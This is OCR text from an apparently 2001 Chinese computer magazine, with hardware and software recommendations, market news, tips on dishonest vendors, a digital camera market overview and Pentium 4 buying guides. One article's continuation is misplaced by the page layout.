这款技嘉蓝炫风GA-6OXET主板除了可以支持目前市场上主流的全系列Pentium Ⅲ及赛扬处理器外，还可以支持采用最新0.13微米技术的Tualatin处理器。采用Intel 815EP B-step/ICH2芯片组。由于采用多种超频功能设计，因此这款主板的超频性能比较出色。通过EasyTuneTM Ⅲ这个基于视窗界面的软件工具，用户无需进行跳线设置的修改就可以轻松地进行CPU的超频工作。此外，这款主板提供的@BIOSTM软件同样也是基于视窗界面的，使用者可以通过互联网进行BIOS的刷新工作。只需要几分钟，用户就可以将BIOS升级到最新的版本，从而进一步优化主板的功能。



推荐理由：性能价格比高，配合新近推出的Tualatin CPU并向下兼容现有的CPU，具有强劲的超频能力。
不足之处：由于新品刚刚上市，稳定性和兼容性有待市场验证。
技术参考：GA-60XET提供了多主频、多CPU电压设定的超频选项。它还带有技嘉专利技术Dual BIOS、Creative CT5880硬体音效，一个CNR插槽，4个DIMM插槽，一个AGP 4X插槽，另外，还具有网络唤醒、内/外置Modem唤醒功能，提供4个USB接口（其中2个通过可选购的USB排线连接），6个PCI插槽等。
上市时间：2001年6月
参考价格：1200元
咨询电话：010-62161925/36/55
查询网址：www.gigabyte.com.cn
综合描述：超值的东西。

不锁区的DVD-ROM



随着DVD技术的不断成熟、DVD碟片的价格不断下调和DVD影片的日渐丰富，DVD-ROM已经成为一种比较常见的配置了。在此推荐的这款昂达12速DVD，其最大的特点是没有锁区域码。实际上，它是一款可以识读6个区DVD光盘的全区DVD-ROM。它不需要设置或更改区域码，这在观看不同区号的DVD影碟时，不受区位的限制，十分方便。由于使用了全钢机芯的设计，增强了光驱整体的牢固程度。为了增强易用性，面板上设计了播放按键并自带自检系统。此外，这款DVD-ROM可以通过刷新Firmware来进行针对性能的升级。在数据读取方面，这款12速的 DVD-ROM支持12速的DVD读取和40速的CD-ROM读取。

推荐理由：全区域码设计，不锁区，兼容能力强；CPU占用率低；性价比高；噪音小。
不足之处：没有出色的软件捆绑，CD-ROM读取的速度如果再高些就更好了。
参考价格：649元
咨询电话：020-87636363、010-62612335
综合描述：好用的东西。

大众阶层的降温极品



今年的夏天真是太热了，昂贵又娇贵的CPU如何才能不“中暑”呢？这里推荐的这款“九州风神”AE-070风扇，除了具有巨大的散热面积外，另一个推荐的依据是它采用了Intel原装散热器的设计思想，加装了控制空气流向的铝盖，风力强劲，而且噪音也不大。较高的性价比，可谓是“大众阶层的降温极品”！


推荐理由：散热面积巨大（达922平方厘米），配合高风量高风压的滚珠轴承风扇，具有非常理想的散热效果。最新加装铝盖的设计，使其具有超强的抗冲击性能；加上广泛的CPU适用范围和适中的价格，适合于经济型的DIY超频玩家。
不足之处：其貌不扬，安装时需考虑机箱内部的空间安排。
技术参考：
适用的CPU范围
- Celeron Processor (FC-PGA/Socket370) up to 850MHz and higher
- Intel Pentium Ⅲ ((FC-PGA/Socket370) up to 1.13GHz and higher
- AMD Duron((PGA/Socket462) up to 850MHz and higher
- AMD ThunderBird up to 1.5MHz

上市时间：2001年6月20日
参考价格：90元
咨询电话：010-62780385
查询网址：www.aeolus.com.cn
综合描述：今夏CPU散热器的一个理想选择。

大恒“啄木鸟”DH1210 刻录机

目前刻录机主流市场正从 8 速向 12 速产品过渡，而随着刻录速度的进一步提高，使用高倍速刻录机所刻盘片中的误码率也会随之上升。这款“啄木鸟”DH1210 刻录机可以在较差的环境下配合较低的传输效率进行光盘的刻录工作。其工作原理是刻录机通过内部的微控制器监控并判断误码的发生情况，必要时暂停刻录。当主机送来足够的刻录资料并与缓存中的资料进行比较后，再将数据同步并紧接着暂停刻录点重新开始刻录，因此不会产生任何数据遗失。同时在刻录的过程中如果另开别的任务窗口，一边刻录光盘，一边轻松上网或做文字处理工作时，刻录的安全性也可得到良好的保障。值得一提的是，由于市场上并不是所有的盘片都支持 12 速刻写，有时为了促销，会随机搭送“啄木鸟”白金盘片，此盘片是国际认证的 A 级标准盘片，总容量为 700MB，能支持市面上所有品牌的 12 速刻录机。

推荐理由：高速刻录时稳定性强，采用“Burn Proof 技术”，可以预防 Buffer Under Run（缓存区欠载）错误的发生，确保刻录安全；兼容性不错。
不足之处：没有捆绑赠送光盘，捆绑软件不丰富。
技术参考：内置 IDE 接口，具有 12 速写入、10 速复写、32 速读取的速度，能支持多种 CD 格式。
参考价格：1380 元
咨询电话：68748558-883
查询网址：www.dahengit.com，
综合描述：不错的东西。



PC 机专用的环绕声处理器



环绕声已经成为今后电脑游戏和 DVD 影碟的音响发展方向，那么如果在夜深人静的晚上，使用耳机能否享受真正的环绕声效果呢？最近市场上出现了一种针对 PC 机专用的耳机环绕声处理器——森海赛尔 LUCAS。与普通的 3D 扩展处理不同，这种音频信号处理器，可以将计算机声卡输出的带有环绕声信息的立体声信号，经过电路处理成符合杜比专业逻辑标准的环绕声信号，通过左右两个耳机，虚拟出一个真实的环绕声声场。声音在这个 360 度的环绕声空间里，可以自由地进行从前到后、从左到右、顺时逆时旋转等各种移动。如果你是游戏发烧友或是个 PC 音响行家，应该备一个玩玩。

推荐理由：与耳机配合使用时实用性强。多种声场参数可调，获得杜比公司的杜比专业逻辑认证，品质有保证（森海赛尔是专业音响中的名牌，其产品被中央电视台使用）。
特色设计：有趣的是，使用这个装置，你可以随意设置自己在虚拟声场中的位置（如看 DVD 影碟时，可以设置自己在虚拟影院中的座位）。此外，这款产品还可以把普通的立体声信号渲染成各种声场中的环绕音响信号。
不足之处：600 元售价还是有点高。
参考价格：600 元
咨询电话：010-68002060，010-68002614
综合描述：好玩的东西，发烧友的玩具。

联想电脑学校软件

这是一款针对电脑初中级用户学习电脑系列知识的学习丛书，由联想软件与电子工业出版社联手策划发行，它采用软件与书籍配套的方式，内含 5 张光盘和 5 本图书。5 张光盘覆盖了几乎所有的常用电脑知识；5 本精美的配套图书按内容划分为《电脑入门》、《办公自动化》、《网上冲浪》、《学用 Windows》、《实用工具软件》和《图像与网页制作》。整款产品内容丰富，知识新颖，是电脑初学者学习电脑知识与技术的最佳选择。


推荐理由：注重实践和实用，内容介绍由浅入深，实例丰富并包含大量的实践经验，在注重基础的同时留有深入发展的空间。每本书均配有多媒体交互式教学光盘，书和光盘相互衔接、互为补充。
不足之处：图书太大，不适合随身携带。



特色设计：该套软件由权威专家参与确定。由 Windows95、Windows98、WindowsNT、Windows2000、Office2000、流行工具软件、上网冲浪、图形图像制作等专家全程参与制作。本丛书最大特点之一是图书与光盘的完美组合。本套光盘与图书内容一致性好，制作精美，图画形象生动、界面统一，问答式场景交互方便、实用性强，特别为用户提供了 4 种学习模式：演示学习模式、操作学习模式、独特的展示模式以及问答模式。是电脑学习的最佳老师。
上市时间：2001 年 6 月
参考价格：书 + 光盘 =145 元 / 套
查询网址：www.legend.com.cn
综合描述：物超所值，是学习电脑知识与技术的一个不错的选择。

市场聚焦

MARKET FOCUS



奔4套装销售渐入佳境

随着一些知名主板厂商PentiumIV主板的推出以及Rambus的持续降价，组装PentiumIV兼容机的消费者除了前一段时间的PentiumIV CPU、主板、内存套件外还可以独立选配上述部件。理论上一些知名主板厂商推出的P4主板在标准主板的基础上融入了自己的一些改进方案，使主板提供了更丰富的调节功能和更高的性能。有的厂商还推出了集成有IDE RAID功能的主板，为电脑玩家提供了更多的扩展功能以提升系统性能。目前市场常见的P4主板有华硕、升技、微星等。

买AMD CPU，小心风扇被扣

市场上部分AMD毒龙和雷鸟处理器的报价中含有一个高性能的散热风扇，价值约40-60元。有的经销商碰到电脑爱好者独立购买CPU时则扣下风扇。对于装整机的用户则强调CPU发热量大以及风扇的重要性，鼓动用户购买其他更好的风扇并提供比较优惠的价格，这样不知不觉中既赚了新风扇的钱，同时原来的风扇也“省”了下来。精明的用户应当提出贴差价换高档风扇。

买液晶显示器，要注意“坏点”

液晶显示器在电脑城中越来越多地出现，部分品牌型号产品的价格也降到个人用户可以接受的程度。液晶显示器与传统CRT显示器特性不同，液晶屏出现的典型故障是某一个或几个显示单元失效，称之为“坏点”。所以用户在购买液晶显示器时，应当询问清楚出现坏点允许调换显示器的标准，一般是全屏非中央位置出现坏点总数和在连续相临位置出现坏点的数目。

笔记本扩内存的省钱一招

内存大跌，笔记本电脑用户也想为自己的爱机添加一些内存。笔记本专卖店的内存价格一般比较高，建议到当地专做内存的商家购买品牌兼容内存。将自己笔记本电脑的型号告诉商家，商家会推荐不同档次的内存。一般内存的价格会比笔记本专卖店价格低20%左右。购买内存时不妨将笔记本带上（事前充足电），当场装上内存试验并运行大型测试程序检验新内存的兼容性。

带密码锁的全金属机箱

这是一款全金属机箱，由于采用了铝合金材料铸造面板。所以其造型与质感远非塑质面板可比。内部结构全面兼容目前主流的P4、雷鸟等1G以上的CPU，同时配备银河动力王P4电源，该电源符合Intel最新版本要求。除此以外，在散热方面，这款机箱采用了铝合金材料的硬盘支架，一改传统机箱硬盘散热空间小、风扇散热不力的缺点，使硬盘发出的热量直接被铝合金支架完全吸收散发，从而确保硬盘始终处在低温下运行，使用寿命大大延长。同时，由于采用Intel最新推荐的互动式散热通道设计方案，前后都预设了风扇固定的位置，从根本上为升级提供了理想的散热环境。



推荐理由：在制造材料、电源及散热方面均有独到的设计，可以满足DIYer不断升级的需要。

特色设计：为用户的个人隐私和主机的安全性着想，银河华表王机箱还专门设计了三位密码锁功能，如果你不知道密码，则不能轻易打开机箱。这样可以使机箱内部的配件安全得到保证。

上市时间：7月下旬

参考价格：580元

咨询电话：0520—8449208

查询网址：www.yinhe.com

综合描述：带有新设计的东西

适合个人家庭组网使用的低价位HUB出现

低价位HUB适合个人家庭组网使用，市场上一些8口和16口的HUB价格已非常便宜了。常见的有D-LINK和TP-LINK品牌产品，8口的HUB价格在200-380元之间，16口的HUB价格在300-580元之间。这些HUB体积小巧，适合桌面摆放。适合家用的HUB有10Mbps以太网集线器和10/100Mbps自适应双速集线器两种，一般10Mbps的产品价格低廉，在家庭局域网中基本够用。

真伪柯达CD-R光盘的分辨

柯达Gold Ultima刻录光盘被违法生产厂家仿冒，为了保障消费者的利益，柯达公司在网站上列举了一些识别真伪光盘的方法。柯达公司的网站中提供了光盘鉴定软件CD-R Identifier，消费者只需下载该软件，然后将待测柯达光盘放入光驱内，直接运行该鉴定软件即可验证光盘的真伪。测试信息为“Kodak Japan Ltd”时，即可确认此刻录盘为柯达原厂制造，相关信息可以从http://www.kodak.com/go/cdr获得。此外柯达原厂制造的CD-R盘片的透明内圈有12位数字编码，每4位数字为一组。而仿冒的假盘内圈大都没有这样的12位编码，即使有编码，其编码值也都是固定的编号。如果看到不同光盘上的编号相同，也可以认定为假冒的柯达CD-R盘片。

修电脑配件，要选好“金刚钻”

俗话说：“没有金刚钻，别揽瓷器活”。有些搞维修的商家遇到维修件有疑难杂症，一时无从下手维修而且产品又过了保修期，往往故意将维修品的故障向顾客说得严重一些，并开出很高的维修费用，同时也劝用户放弃维修买新的。其实有的商家是用这种手段掩盖自己无法修理的事实。用户遇到这种情况，不妨多找几家维修商，看看不同商家的说法和维修价格。

P4电源可向下兼容

市场P4电源已全面上市，与传统ATX电源相比，P4电源提供了P4所需要的专用接口。目前大部分P4电源都向下兼容，同样可以使用在PentiumII/III、赛扬、AMD系列CPU配套家用主板，而且知名品牌P4电源在容量设计上都比较足，负载能力强。P4电源与同容量的普通ATX电源价格相差不多，所以如果用户现在装机选用兼容P3的P4电源，那么以后用户需要升级P4系统，可以免除更换电源的烦恼。

数码相片加工和打印业务开始普及

随着数码相机应用的增多，数码照片的输出成为不少数码相机用户的烦恼。一些商家不失时机地推出数码打印和制作PHOTO CD的业务。PHOTO CD可以在电脑和VCD机上以类似幻灯片的格式逐幅播放。数码打印则采用激光彩色打印或类似照片冲印技术，其输出效果优于高档家用喷墨打印机在照片专用纸的输出效果，对于二百万像素以上数码相机拍摄的照片输出效果可以与传统照片媲美，且价格也相对比较便宜。同时商家也承接数码照片制作贺卡、月历、艺术影像工艺杯的业务。对于使用百万像素以下级别数码相机拍摄的照片，由于照片分辨率低，所以当选择较大尺寸打印输出时画面会受到影响。

上海市场数码冲印参考价目表

规格	价格
3寸（3×5 英寸）	3元/张
4寸（4×6 英寸）	4元/张
6寸（6×8 英寸）	8元/张
8寸（8×10 英寸）	15元/张
10寸（10×12 英寸）	20元/张
6寸数码影像贺卡	8元/张
10寸数码影像年历	20元/张

双头电源开始露脸

对于只有一台电脑主机和显示器的用户，为两个电源插头再去配一块多孔接线板有点浪费并且占地方。市场上出售的双头电源线可以从墙上的一个电源插座引出两条电源线分别为显示器和主机供电。在一些品牌电脑如联想的部分型号机种中已开始配用双头电源线。现在兼容机用户在市场上也能买到这种产品，市场上以世纪之星的盒装双头电源线产品为代表。

P4加液晶的整机大战开始

暑期临近，各大整机厂商都纷纷推出新配置的机型，如今P4加液晶显示器的整机现在已成为卖点。联想、方正、七喜、TCL等在英特尔等战略合作伙伴的支持下，都陆续推出了万元级的P4配液晶的整机产品。

方正电脑推出的“动感互联，夏日倾情”优惠活动中，凡购买方正商用电脑全线产品的用户，均可通过加1698元，使17英寸纯平CRT显示器升级为15英寸液晶显示器。TCL推出的锐翔P4液晶电脑售价为9998元，CPU采用的是1.3G的P4。七喜电脑也很快宣布了其售价仅为9999元，配备1.4GHz的高性能P4处理器和15英寸液晶彩显的网乐5000S。

Tualatin PⅢ主板逐渐出现

华硕首款支持Tualatin PⅢ的主板——ASUS TUSL2-C已开始在国外市场销售，相信不久就会在国内出现的。此外艾崴也推出了一款支持Tualatin处理器的主板——BD133u。支持Tualatin PⅢ的Intel芯片组为i815EP-B芯片组，它除了可以支持最新的Tualatin核心的PⅢ处理器外，也可以支持未来采用Tualatin核心的Celeron Ⅱ处理器，当然它对现在流行的铜矿核心的PⅢ和赛扬Ⅱ也都能很好地支持。

新版Celeron即将到货

Intel已经发布了采用最新D0核心制程的高频Celeron Ⅱ处理器，其中包括733/66MHz、766/66MHz、800/100MHz和850/100MHz产品，新版的Celeron Ⅱ的CPU ID从0686升级到了068A，核心电压也从1.70V增加到1.75V，相信最新D0制程的Celeron超频性能有可能会更好，值得期待。

EDO内存重现江湖

海龙市场的一家内存专营柜台中出现了绝迹很久的EDO内存。要知道EDO内存只有在486和最初Pentium时代的电脑里才有，想不到现在还有卖。此处的EDO内存产品型号还很齐全，8M、16M、32M、64M、128M都有。但是EDO内存的价格非常高，128M的居然要价650元，32M的也要130元，这种价格比普通的DDR价格还贵不少。但是好在市场上还有卖，虽然这些东西比较老，但对一些坏了内存的老机器来说还是需要的。

散装刻录盘的购买事项

在一些刻录器材专卖店有商家承诺“刻坏包换”的散装光盘出售，用户在购买时最好要商家开具收据并写上有关的承诺。用户购买这些盘片后如果碰到刻坏盘片的情况，要尽快到商家处调换，时间一长可能因为商家已不经销该品牌刻录盘而使得调换遇到麻烦。有些品牌的刻录盘在创品牌抢市场时期有刻坏包换的促销举措，而一段时间后当它占稳了脚跟，这种优惠条件就可能逐渐取消。经销商的上家对调换数量逐渐缩小，经销商也就很难保证兑现以前作出的承诺。

闷豆：光驱老化了，要买个新的。看你这货很多，你说说，哪种好用？

奸商：我这光驱货是不少，不过现在光驱都是耗材了，再好的光驱使用时间也不会太长，不如买个便宜的，坏了换也不心痛。

闷豆：嗯，说来也是，你这儿哪种光驱既便宜又比较好用呢？

奸商：你看看这个光驱怎么样？（随手拿一个看起来还比较新的光驱）

闷豆：看起来还不错，你试试读盘性能吧。

奸商：（拿出几张边缘磨花的VCD光盘）你看这几张光盘够烂吧，我给你放VCD看看。

（奸商不停地放VCD，不过每张VCD播放时间都不长，最多2分钟，而且只放VCD的前部分）

奸商：看看，够流畅吧。

闷豆：嗯，不错，不过这光驱质保怎么样呢？

奸商：放心吧，半年之内有问题都可以来找我。

闷豆：好吧，你给我包装一下……



评：知道奸商手中看起来很“烂”的碟片怎么能很流畅地在奸商手中的劣质光驱中播放吗？通常这种测试碟都是真正的正版光盘，激光的反射强度强过盗版盘很多，即使稍有划伤也能流畅地播放，然后就是这种光盘磨损的部分都是外圈，而光驱读盘都是从内圈开始读取，就是说，放VCD的前部分是不会遇到光盘有磨损的部分，最后就是奸商通常用的都是超级解霸等容错性强的播放软件，已把不流畅的可能降到最低了，光驱如果连这还读不出也别来混了！建议，买光驱时带上自己的不好读的光盘来测试，而不要轻信奸商的测试“烂”碟。另外，质保方面也要注意哟，有句话可是“口说无凭，立字为据”。CF

□北京　黄宇

数码相机市场的分析

作为PC外设中的重要一员，数码相机正在步入我们的生活。单就数码相机本身而言，它具有两点传统相机所无法比拟的优势，这就是易用性和对照片编辑的丰富性 。

由于数码相机是科技含量很高的产品,所以这类产品的特点是更新换代的速度较快,各产品在市场上仅会占有一段时间，中高档产品的价格浮动会相对频繁。目前市场上的数码相机按照价格和产品档次来划分，可以分成“入门型”、“普通型”、“商用型”、“准专业型”和“专业型”，下面就逐一来说明一下各档次产品的市场情况。

“入门型”的机型大多在2500元以下,这部分相机大都是100万像素以下的定焦像机,其中又以30万像素的产品居多,感光材料也基本上以CMOS为主,产品简单小巧,除了可以照相外一般还具有摄像功能,可以拍摄一段时间的AVI动画,有的还可以做PC摄像头甚至具有MP3播放器的功能。这部分产品中,以国产相机居多,如先科的唯美AEC-101数码相机,内置了64M的存储器，还可以与PC连接做摄像头用，价格750元;奥迪Y301数码相机,约600元;达尼DS330B数码相机,不到700元;奥美嘉e拍3000+,1400元;国产相机名厂出的海鸥DC-350,800元等等,机型很多,这些都是30万像素的产品,此外柯达MC3相机也是30万像素的产品,除了具有照相和摄像的功能外，还可以作为一个MP3播放器使用,产品价格2500元。入门级档次的相机产品价格已经比较低廉了,虽然和成本价格还有一点差距,但是大幅的价格下调的可能性不大,因为毕竟这种价格以下的市场属于摄像头了。





“普通型”数码相机的像素级为100万,产品价格在2000到4000元之间。这个档次的相机拍出照片的不失真分辨率能达到1280×1024,呈像质量能达到良好的水平,完全可以胜任普通的家庭应用环境。这部分产品一般具有变焦功能,除了数码变焦以外,光学变焦一般也有2倍,此外它与入门级相机的一个显著区别在于,此档次相机都具有LCD屏幕,可以通过LCD观察拍照,并且可以实时地查看所拍的照片。代表产品有富士FinePix 1400,2800元;奥林巴斯C-960Z,3500元;柯达DC215,2650元;柯达DC240,3200元;柯达 DC3200,2000元;EPSON PhotoPC650,2900元;SONY DSC-S30，4300元。应该说“普通型”相机具有较高的性价比,相机的呈像质量要比入门级的产品好不少,而且一般的出游拍照或是静物照片,放在互联网上也足够了,所以推荐具有经济承受能力的初级用户购买这类产品。

“商用型”数码相机的CCD像素能达到200多万，价格也在4000到6000元之间，总体价位在数码相机中处于中档水平。200万像素级的产品在不失真分辨率上能达到1600×1200的水平，照片的层次感与色彩无疑更好，而且一些相机也具有了一些专业功能。这类产品适用于商业用户和对照片具有一定要求的个人用户使用。各厂商的主流产品有：尼康 Coolpix 880，5500元;尼康 CoolPix 950,4500元;SONY DSC-S50，5300元;东芝 PDR-M5，4800元;EPSON PhotoPC750Z，4200元;柯达 DC3800，3900元;柯达 DC3400，3500元;柯达 DC290,5800元;富士 FinePix4900Z,5600元;奥林巴斯 C-2040Z,4800元;CASIO(卡西欧) QV-2300UX，4100元;佳能 Digital IXUS，4500元。其中又数尼康Coolpix 880和佳能Digital IXUS是两款最有特点的产品，前者的性价比较高，具有300万的CCD像素，呈像质量可与Nikon的990相比，而后者是最小的数码相机产品,衣服口袋中就可以装下了。



“准专业型”相机无疑是非专业相机里最好的产品,这种产品是属于高级商业用户和数码摄影爱好者们的。这类产品无疑具有最强的功能和最高的像素数量,有效CCD像素数量都在300万以上。相机在色彩还原与呈像细节等方面也都到达新的高度,用这类相机无疑可以拍摄出专业级的照片来。而且这类产品也都凝聚了各相机厂家最近的技术成果，具有很高的技术水平。尼康最近取代CoolPix 990的产品为CoolPix 995，属于一种改进型产品,价格约8000元;富士公司的最新产品为FinePix 6900，采用了最新的第二代Super CCD感光材料,7500元左右;美能达也推出了配备524万像素CCD和7倍光学变焦镜头的DiMAGE 7，此外334万像素光学7倍变焦镜头的DiMAGE 5相机也将同步面市,相信这些都是值得期待的产品。佳能相比之下有些落后了，它的PowerShot G1还是去年底的产品,价格6800元。SONY公司的MVC-CD300这款相机采用的是CD－RW光盘作为存储介质,比较有特点，价格约9000元;SONY Cybershot DSC-F505V也是一款有代表性的产品,价格7200元;卡西欧QV-3000EX的价格为6800元,卡西欧 QV3500为7200元;奥林巴斯C-3040Z为7200元。作为这些非专业级里最好的相机，一些新产品近期正在上市中,有欲望购买的朋友不妨先持币观望一下，因为新品上市初期的价格通常都会有些变动,所以不妨等平稳了再说。




“专业型”的数码相机产品多在15000元以上,这里就不向大家介绍了。以上这些希望能对朋友们了解数码相机的市场有所帮助。CF

□上海 HAM-AAF

奔4品牌电脑的选购

品牌电脑一向对CPU的配置最为重视，也是品牌电脑对外宣传标榜档次的一大法宝。随着Pentium IV的上市，各大品牌电脑商也紧随市场节奏步伐，推出了基于Pentium IV处理器的电脑，作为其高端产品。目前主流的Pentium IV系统主要有1.3GHz和1.4GHz处理器的产品，最新1.7GHz处理器产品也开始推出。选购品牌电脑的消费者多数图的是品牌电脑的稳定性、易用性以及售后服务。品牌电脑的基本配置由厂商根据不同用户层次和电脑档次事先选定，很多著名品牌电脑还捆绑有正版实用软件并配有详细的说明书，使用户不用接触一些令人头痛的电脑专业问题，如硬件搭配、配件质量等。总体来说，品牌电脑具有非常强的实用性。

购买品牌电脑首先就是确定品牌，对于品牌电脑来说，品牌就是电脑质量、服务的标志。IBM、康柏、HP、DELL作为洋品牌，电脑品质自然毋庸质疑，尤其是康柏家用机系列，有些型号的产品外型非常具有个性，可以给用户的家具增添色彩。好货不便宜，这些洋品牌电脑的价格自然比较高，适合预算充足的用户。联想电脑是国内品牌电脑的佼佼者，随机的幸福之家软件通过其集成的大量国产精品正版软件涵盖了文字编辑、多媒体播放娱乐、小型益智游戏、上网浏览、收发电子邮件和传真、杀毒等几乎所有常规应用的需要，并同时提供了完全图形化情景导航界面，使即便没有电脑操作基础的用户也能很快上手。联想电脑也推出了基于1.3GHz-1.7GHz各种配置的Pentium IV电脑。其他国内品牌如方正、TCL、海尔、实达、金长城、清华同方等也是国货精品。国内知名品牌电脑的质量很有保证，售后服务也做得不错。



电脑的价格是消费者最关心的问题，市场上早有跌破9000元的Pentium IV品牌电脑，不过全面衡量一套Pentium IV电脑不能只看价格，有很多品牌电脑为了迎合消费者高性能低价位的心理，将价格压低，推出低价位的Pentium IV品牌电脑。不过电脑部件的价格在一定时期是稳定的，品牌电脑在低价位且使用Pentium IV处理器以及相关主板和Rambus新型内存的前提下，只能在一些其他配件上“节省”一点，所以硬盘、显卡都成为首选节约的对象。硬盘的容量也会引起用户的注意，所以不能用得太小，20GB以上也能过得去，要节省只能用5400转的产品。显卡用户只认显存容量，所以找块便宜的16MB显存AGP廉价显卡也不难。Pentium IV本身的优秀性能可以充分发挥各子系统的性能，所以其他配置差些，在常规应用中用户也不容易感觉到。横向比较不同品牌电脑，除了酌情考虑品牌附加值外，还要比较不同配置（包括软硬件）的性价比。通常的选购策略是根据自己经济承受能力大致确定整套电脑的整体价位，然后依此价位对比不同品牌不同配置型号的电脑，在品牌和配置中取得平衡。品牌电脑广告上所列硬件配置比较模糊，如硬盘只写容量，显示器只注明屏幕尺寸等，所以用户要向经销商打听详细一些。一般来说对于国内品牌机，Pentium IV 1.3GHz/1.4GHz主机加17英寸纯平显示器的价格在9000元以上（含部分正版软件费用）配置比较合理。对于注重外观的用户也可以比较不同型号系列品牌机的机箱外观。不同品牌的电脑都有自己的特色，如机箱提供前置USB插口、带有快捷按键的键盘、有个性化的机箱等，这给用户以后的使用会带来一定的方便，也可以作为消费者在横向对比中的一个比较项目。

市场上主流有P4 1.3GHz、1.4GHz、1.7GHz的产品，Pentium IV 1.3GHz和1.4GHz属于主打产品，1.7GHz处理器目前还属于概念级产品，厂商一般配置出高价位高配置机器，主要用于宣传，经销商手里大多没有现货。P4 1.3GHz和1.4GHz的CPU价格差很小，上海7月上旬兼容机市场的价格1.3GHz和1.4GHz处理器分别为1540元和1740元，差价约200元。Pentium IV的系统目前大多使用128MB Rambus和I850主板，基本没有区别，品牌电脑厂商为了销售1.3GHz处理器，通过显卡和显示器以及其他的附件配置将1.3GHz和1.4GHz配置机型的价格差距拉开。虽然在一般操作应用时大众用户不容易感觉出1.3GHz和1.4GHz处理器的差别，但如果经销商可以提供CPU升级服务且价格合理，使用1.4GHz处理器也不错，用户所补合理差价可以参考当时兼容机市场这两款CPU的价格差。对于预算不多又对Pentium IV比较感冒的用户，1.3GHz系统只要配置合理也是不错的选择。

一般参考关键配置：

Pentium IV级别的机器配I850主板和128MB Rambus基本固定。

显卡建议为带32MB显存TNT2 M64级别以上档次的显卡，如果有GeForce2 MX档次的产品比较理想。

硬盘容量至少30GB以上，建议为40GB，最好为7200转产品。

显示器为17英寸纯平产品，品牌机的显示器很多不提供具体带宽指标，所以只能实际测试其在1024×768分辨率下至少上到85Hz刷新率且显示器四角显示清晰为佳。

最好配有56K Modem（一般为内置）或网卡。

在兼容机市场Pentium IV处理器和Rambus的价格每周下跌，而品牌机的跌价周期没有兼容机市场这么短。品牌机电脑降价的形式多种多样：第一种就是价格直接下调，同样配置的电脑，在前一段时间的价格基础上降XXX元，或略微修改一下配置推出价格调整后新型号电脑。第二种是硬件免费升级，如显示器升级为17英寸纯平、硬盘加大、加送摄像头、手写板等。或者提供廉价或象征性收费外设，如加1元送打印机或扫描仪等。第三种是最后成交底价下跌，也就是经销商掌握的成交底线。很多品牌电脑标价保留一段弹性空间，消费者还价的余地不会比一套兼容机小。有的品牌

□北京　云涛

奔4配件产品的选购

自从2000年11月，Intel正式发布了Pentium 4处理器，一直到现在，我们现在在市场上所能见到的最为强悍的CPU非Intel的P4莫属了，尤其是在前不久，Intel又推出了最快的P4 1.7GHz CPU，它的推出使得我们很快感受到了前所未有的超级速度。

P4处理器没有采用P6架构，而是采用了全新的NetBurst架构，P4的管线长度是P6架构的两倍，达到了20级。现在的PⅢ Coppermine由于受到管线的限制，最高只能达到1.2GHz，这一点从1.13GHz的PⅢ被回收就能看出来。管线的加长可以使得Pentium 4能达到更高的时钟频率，但是也使Pentium 4在每个时钟周期中处理的命令数目比PⅢ Coppermine少，这就是为什么在相同的速度下，Pentium 4的性能表现不如PⅢ Coppermine和T-bird的原因，但是随着Pentium 4速度的提高，会克服这一点的。

最初的Pentium 4采用0.18微米制造工艺，集成4200万个晶体管，芯片面积213平方毫米，核心电压1.7V，目前采用的是Socket 423接口，而Pentium 4的最终版本会采用Socket 478接口。

Pentium 4集成了8kB的L1 Cache，使用的是低于1.42ns的高速缓存，拥有极低的寻找时间，能迅速地找到并且命中目标指令，大大地提高了CPU的工作效率。Pentium 4还拥有全速的256kB二级缓存，在处理器核心和L2 Cache之间有着更大的数据传输通道，数据传输率可以达到前所未有的44.8GB/s，几乎是PⅢ 1G（16GB/s）的3倍之多。

Pentium 4的总线频率高达400MHz，采用的是100MHz×4QDR的方式来达到400MHz的，是目前PC133总线的Pentium Ⅲ的三倍，如果配合双通道的RAMBUS内存，可以在处理器和内存控制器之间提供高达3.2GB/s的内存通道。Pentium 4的算术逻辑单元（ALU）还包含了144条重新设计的SSE2指令集。

这样一个超级CPU会使得任何一个人都动心的，而且现在的市场上P4产品的价格也是一路狂降，所以我们完全可以在购买机器的时候考虑一下。下面就给大家介绍一下关于P4的一些产品的情况。

电脑由于代理级别的高低或代理渠道的不同最后成交价会有不同，甚至连报价都会有高低，或者相同品牌型号的电脑配置或附件不同，所以消费者在选购品牌电脑时也要货比三家。建议选购品牌电脑先到当地的专卖店了解一下行情，一般专卖店里型号比较全，营销人员的解释也更专业一些。对于一些洋品牌机还要防止水货，因为大部分水货机在以后的保修中会遇到问题。

LCD液晶显示器风靡市场，液晶显示器具有厚度薄、占地少、重量轻、超低辐射等优点，显示静态图像也是液晶显示器的强项。显示器作为一套电脑的门面，配置液晶显示器够体面，更显出整套电脑的档次。Pentium Ⅳ品牌电脑作为产品系列中的高端产品，一些型号也纷纷配置上液晶显示器或可以升级为LCD显示器。液晶显示器的性能对于大众用户应该是比较适用，不过它的价格还比较高，一般一台入门级的15英寸液晶显示器商家OEM订购成本价比一台中档17英寸纯平显示器高1500-2000元左右。很多Pentium Ⅳ品牌电脑将LCD显示器作为标准配置，但是总体价格又不能很高把用户吓跑了，所以只能在其他配件上压缩成本。消费者有意选购配置液晶显示器的Pentium Ⅳ电脑，预算应该适当增加。这类配置有15英寸液晶显示器的国产品牌电脑常规合理配置的价格在万元以上。对于预算不是十分充裕的用户，17英寸纯平显示器依然是很好的选择，没有必要一定追求液晶显示器。



